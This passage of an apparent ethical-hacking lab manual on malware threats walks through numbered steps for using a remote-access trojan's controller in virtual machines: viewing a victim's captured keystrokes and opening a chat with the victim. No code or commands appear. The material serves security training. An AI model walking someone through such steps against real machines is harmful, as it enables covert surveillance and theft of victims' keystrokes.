


Module 07 – Malware Threats

41. Switch back to the **Windows 11** virtual machine, right-click on the victim name, and click **Keylogger**.
42. The Keylogger window appears; wait for the window to load.
43. The window displays all the keystrokes performed by the victim on the **Windows Server 2022** machine, as shown in the screenshot.




44. Close the **Keylogger** window.
45. Right-click on the victim name, and click **Open Chat**.



46. A **Chat** pop-up appears; enter a nickname (here, **Hacker**) and click **OK**.




47. A chat box appears; type a message, and then click **Send**.

